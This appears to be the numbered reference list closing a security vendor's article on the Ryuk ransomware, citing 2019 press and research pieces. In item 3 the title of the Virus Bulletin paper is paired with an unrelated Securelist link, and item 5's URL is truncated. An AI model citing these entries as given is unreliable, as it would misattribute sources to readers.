2. “Un virus de origen ruso ataca a importantes empresas españolas.” [https://elpais.com/tecnologia/2019/11/04/actualidad/1572897654\\_251312.html](https://elpais.com/tecnologia/2019/11/04/actualidad/1572897654_251312.html), Publicada el 04/11/2019.
3. “VB2019 paper: Shinigami’s revenge: the long tail of the Ryuk malware.” <https://securelist.com/story-of-the-year-2019-cities-under-ransomware-siege/95456/>, Publicada el 11/12/2019
4. “Big Game Hunting with Ryuk: Another Lucrative Targeted Ransomware.” <https://www.crowdstrike.com/blog/big-game-hunting-with-ryuk-another-lucrative-targeted-ransomware/>, Publicada el 10/01/2019.
5. “VB2019 paper: Shinigami’s revenge: the long tail of the Ryuk malware.” <https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-shinigamis-revenge-long-tail-r>

More information

<https://www.pandasecurity.com/business/>